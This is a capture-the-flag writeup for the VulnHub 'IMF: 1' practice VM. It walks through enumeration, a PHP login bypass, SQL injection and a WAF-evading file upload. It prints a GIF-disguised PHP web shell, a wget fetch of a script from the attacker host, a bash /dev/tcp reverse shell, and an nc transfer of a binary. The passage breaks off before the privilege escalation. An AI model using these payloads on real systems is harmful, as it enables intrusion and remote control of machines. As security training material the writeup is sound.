[VulnHub] IMF: 1

Date: 26/Sep/2019
Categories: oscp, vulnhub, linux
Tags: exploit_php_fileupload_bypass, privesc_bof

Overview

This is a writeup for VulnHub VM `IMF: 1`. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:


Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Sun Sep 22 12:16:22 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪  --version-all -oN
   ↪  /root/toolbox/writeups/vulnhub.imf/results/192.168.92.178/scans/_quick_tcp_nmap.txt -oX
   ↪  /root/toolbox/writeups/vulnhub.imf/results/192.168.92.178/scans/xml/_quick_tcp_nmap.xml
   ↪  192.168.92.178
2  Nmap scan report for 192.168.92.178
3  Host is up, received arp-response (0.00039s latency).
4  Scanned at 2019-09-22 12:16:24 PDT for 11s
5  Not shown: 999 filtered ports
6  Reason: 999 no-responses
7  PORT   STATE SERVICE REASON         VERSION
8  80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
9  | http-methods:
10 |_  Supported Methods: GET HEAD POST OPTIONS
11 |_http-server-header: Apache/2.4.18 (Ubuntu)
12 |_http-title: IMF - Homepage
13 MAC Address: 00:0C:29:2A:CD:D9 (VMware)
14
15 Read data files from: /usr/bin/../share/nmap
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17 # Nmap done at Sun Sep 22 12:16:36 2019 -- 1 IP address (1 host up) scanned in 13.16 seconds
```

2. The Nmap NSE script `http-comments-displayer` found out first flag on the `contact.php` page:

```
1  view-source:http://192.168.92.178/contact.php
2  |       Path: http://192.168.92.178:80/contact.php
3  |       Line number: 149
4  |       Comment:
5  |           <!-- flag1{YWxsdGhlZmlsZXM=} -->
6
7  b64d "YWxsdGhlZmlsZXM=" ; echo
8    allthefiles
```

Figure 2: writeup.enumeration.steps.2.1

3. We also find base64 strings used as filenames for some javascript files. Decoding these strings reveal the second flag:

```
1  view-source:http://192.168.92.178/index.php
2    <script src="js/ZmxhZzJ7YVcxbVl.js"></script>
3    <script src="js/XUnRhVzVwYzNS.js"></script>
4    <script src="js/eVlYUnZjZz09fQ==.min.js"></script>
5
6  b64d "ZmxhZzJ7YVcxbVlXUnRhVzVwYzNSeVlYUnZjZz09fQ=="
7    flag2{aW1mYWRtaW5pc3RyYXRvcg==}
8
9  b64d "aW1mYWRtaW5pc3RyYXRvcg=="
10   imfadministrator
```

Figure 3: writeup.enumeration.steps.3.1

Figure 4: writeup.enumeration.steps.3.2

4. Following up on the `imfadministrator` string, it turned out to be a directory name. Visting this link gives a login page with an interesting comment in HTML source. We made a few attempts but could not successfully login:

```
1  http://192.168.92.178/imfadministrator/index.php
2     <!-- I couldn't get the SQL working, so I hard-coded the password. It's still mad secure
      ↪  through. - Roger -->
```

Figure 5: writeup.enumeration.steps.4.1

5. We intercept the login request via Burp proxy and change the `pass` field to an array which confuses the application and returns a page with the third flag:

```
1  flag3{Y29udGludWVUT2Ntcw==}
2    b64d "Y29udGludWVUT2Ntcw=="
3      continueTOcms
```


Figure 6: writeup.enumeration.steps.5.1

5

Figure 7: writeup.enumeration.steps.5.2

Figure 8: writeup.enumeration.steps.5.3

Figure 9: writeup.enumeration.steps.5.4

6. We explored the CMS link but could not find anything interesting apart from the `pagename` parameter in URL. Upon further enumeration, the URL handler was found to be vulnerable to SQLi:

```
http://192.168.92.178/imfadministrator/cms.php?pagename=home'
   Warning: mysqli_fetch_row() expects parameter 1 to be mysqli_result, boolean given in
   /var/www/html/imfadministrator/cms.php on line 29
```

IMF CMS

Menu: Home | Upload Report | Disavowed list | Logout

Warning: mysqli_fetch_row() expects parameter 1 to be mysqli_result, boolean given in **/var/www/html/imfadministrator/cms.php** on line **29**

Figure 10: writeup.enumeration.steps.6.1

7. We fire up `sqlmap` on this URL and from the database dump, found a new page containing an image `whiteboard.jpg`. This image has a QR code that encodes the fourth flag:

```
http://192.168.92.178/imfadministrator/images/whiteboard.jpg
  flag4{dXBsb2Fkcjk0Mi5waHA=}
    b64d "dXBsb2Fkcjk0Mi5waHA="
      uploadr942.php
```


Figure 11: writeup.enumeration.steps.7.1

Figure 12: writeup.enumeration.steps.7.2

Findings

Open Ports:

```
1  80/tcp  |  http  |  Apache httpd 2.4.18 ((Ubuntu))
```

Files

```
1  http://192.168.92.178:80/contact.php
2  http://192.168.92.178/index.php
3  http://192.168.92.178/js/ZmxhZzJ7YVcxbVl.js
4  http://192.168.92.178/js/XUnRhVzVwYzNS.js
5  http://192.168.92.178/js/eVlYUnZjZz09fQ==.min.js
6  http://192.168.92.178/imfadministrator/index.php
7  http://192.168.92.178/imfadministrator/cms.php?pagename=home
8  http://192.168.92.178/imfadministrator/images/whiteboard.jpg
9  http://192.168.92.178/imfadministrator/uploadr942.php
```

Phase #2: Exploitation

1. The `http://192.168.92.178/imfadministrator/uploadr942.php` page has a file upload functionality. We tried different methods to evade the `CrappyWAF` filters and ended up using a minimal command execution page with GIF header and extension as the final payload. Once the file is uploaded, it's destination file name is leaked within HTML comments on the result page. We can use this uploaded file to get command execution:

```
1  cat cmd.gif
2    GIF89a
3    <?php $out=$_GET["cmd"]; echo `$out`; ?>
4  http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=uname
```


Figure 13: writeup.exploitation.steps.1.1

Figure 14: writeup.exploitation.steps.1.2

2. While exploring the local directory `/var/www/html/imfadministrator/uploads` we find a `flag5_abc123def.txt` file with the fifth flag:

```
1  cat flag5_abc123def.txt
2    flag5{YWdlbnRzZXJ2aWNlcw==}
3      b64d "YWdlbnRzZXJ2aWNlcw=="
4        agentservices
```

3. We proceeded to convert our command execution payload into a fully interactive shell. We had to upload a bash reverse shell script and execute it via command injection as other methods did not work:

```
1  sharehttp 9090
2  http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=wget%20http://192.168.
   ↪  92.179:9090/shell.sh
```

9

```
3  http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=cat%20shell.sh
4    GIF89a /bin/bash -i >& /dev/tcp/192.168.92.179/443 0>&1
5  nc -nlvp 443
6  http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=bash%20shell.sh
```


Figure 15: writeup.exploitation.steps.3.1

Figure 16: writeup.exploitation.steps.3.2

Phase #2.5: Post Exploitation

```
1  www-data@imf> id
2  uid=33(www-data) gid=33(www-data) groups=33(www-data)
3  www-data@imf>
4  www-data@imf> uname
5  Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64
   ↪  GNU/Linux
```

```
 6  www-data@imf>
 7  www-data@imf> ifconfig
 8  eth0  Link encap:Ethernet  HWaddr 00:0c:29:2a:cd:d9
 9        inet addr:192.168.92.178  Bcast:192.168.92.255  Mask:255.255.255.0
10        inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
11        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12        RX packets:3698 errors:0 dropped:0 overruns:0 frame:0
13        TX packets:373 errors:0 dropped:0 overruns:0 carrier:0
14        collisions:0 txqueuelen:1000
15        RX bytes:758609 (758.6 KB)  TX bytes:34650 (34.6 KB)
16  www-data@imf>
17  www-data@imf> users
18  root
19  setup
```

Phase #3: Privilege Escalation

1. Using `flag5` as a reference, we search for files with name `agent` and find two hits. Upon exploring the `agent` binary it is found that it is also running as a service and bound to `7788/tcp`. Since the port is not exposed outside and `knockd` daemon is also running, it is assumed that there is a port knocking requirement here. We also find a `access_codes` file with the required sequence of ports to knock. Upon trying this sequence, we were unable to get the `7788/tcp` port opened and continued further:

```
1  find / -name agent 2>/dev/null
2    /usr/local/bin/agent
3    /etc/xinetd.d/agent
```

```
www-data@imf:/var/www/html/imfadministrator/uploads$ find / -name agent 2>/dev/null
<imfadministrator/uploads$ find / -name agent 2>/dev/null
/usr/local/bin/agent
/etc/xinetd.d/agent
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ file /usr/local/bin/agent
<imfadministrator/uploads$ file /usr/local/bin/agent
/usr/local/bin/agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not
 stripped
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 17: writeup.privesc.steps.1.1

```
www-data@imf:/var/www/html/imfadministrator/uploads$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9090            0.0.0.0:*               LISTEN      1788/nc
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:7788            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0    125 192.168.92.178:43942    192.168.92.179:443      ESTABLISHED 1791/bash
tcp        2      0 192.168.92.178:43936    192.168.92.179:443      CLOSE_WAIT  1747/bash
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       1      0 192.168.92.178:80       192.168.92.179:47266    CLOSE_WAIT  -
tcp6       1      0 192.168.92.178:80       192.168.92.179:46474    CLOSE_WAIT  -
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ nc localhost 7788
nc localhost 7788

  ___ ___ ___ ___
 |_  _|  \/  | __|   Agent
  | || |\/| | _|     Reporting
 |___|_|  |_|_|      System


Agent ID : 1234
Invalid Agent ID
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 18: writeup.privesc.steps.1.2

```
www-data@imf:/var/www/html/imfadministrator/uploads$ ls -l /usr/local/bin/
ls -l /usr/local/bin/
total 16
-rw-r--r-- 1 root root    19 Oct 16  2016 access_codes
-rwxr-xr-x 1 root root 11896 Oct 12  2016 agent
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ cat /usr/local/bin/access_codes
<imfadministrator/uploads$ cat /usr/local/bin/access_codes
SYN 7482,8279,9467
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 19: writeup.privesc.steps.1.3

2. We find MySQL credentials within /var/www/html/imfadministrator/cms.php file but those didn't seem to be correct and as such we moved on:

```
1  find / -name agent 2>/dev/null
2    /usr/local/bin/agent
3    /etc/xinetd.d/agent
```

```
www-data@imf:/var/www/html/imfadministrator$ pwd
pwd
/var/www/html/imfadministrator
www-data@imf:/var/www/html/imfadministrator$ cat cms.php
cat cms.php
<?php error_reporting(E_ALL); ini_set('display_errors', 1); session_start(); ?><html>
<head>
<title>IMF CMS</title>
</head>
<body>
<h1>IMF CMS</h1>
<?php
if(isset($_SESSION['admin_logged_on']) && $_SESSION['admin_logged_on'] == 'that is affirmative sir') {
?>
Menu:
<a href='cms.php?pagename=home'>Home</a> |
<a href='cms.php?pagename=upload'>Upload Report</a> |
<a href='cms.php?pagename=disavowlist'>Disavowed list</a> |
Logout
<br /><br/>
<?php
        $db_user = 'admin';
        $db_pass = '3298fj8323j80df!49';
        $db_name = 'admin';
        $link = mysqli_connect('localhost',$db_user,$db_pass,$db_name);

        $pagename = isset($_GET['pagename'])?$_GET['pagename']:'home';
        $pagename = str_replace('--', '', $pagename);


        $query = "SELECT `pagedata` FROM `pages` WHERE `pagename` = '".$pagename."'";
        $result = mysqli_query($link, $query);

        $page = mysqli_fetch_row($result);
        print $page[0];
} else {
        print "Please login <a href='index.php'>Here</a>";
}
?>
</body>
</html>
www-data@imf:/var/www/html/imfadministrator$
```

Figure 20: writeup.privesc.steps.2.1

3. We transfer the binary locally and start exploring it:

```
1  cat /usr/local/bin/agent | base64 >agentfile
2  nc -nlvp 9090 >agentfile
3  nc 192.168.92.178 9090 <agentfile
```

```
www-data@imf:/var/www/html/imfadministrator/uploads$ nc 192.168.92.179 9090 <agentfile
<imfadministrator/uploads$ nc 192.168.92.179 9090 <agentfile
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 21: writeup.privesc.steps.3.1

14

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 9090 >agentfile
listening on [any] 9090 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 58364
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # ls -lah agentfile
-rw-r--r-- 1 root root 16K Sep 26 14:27 agentfile
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
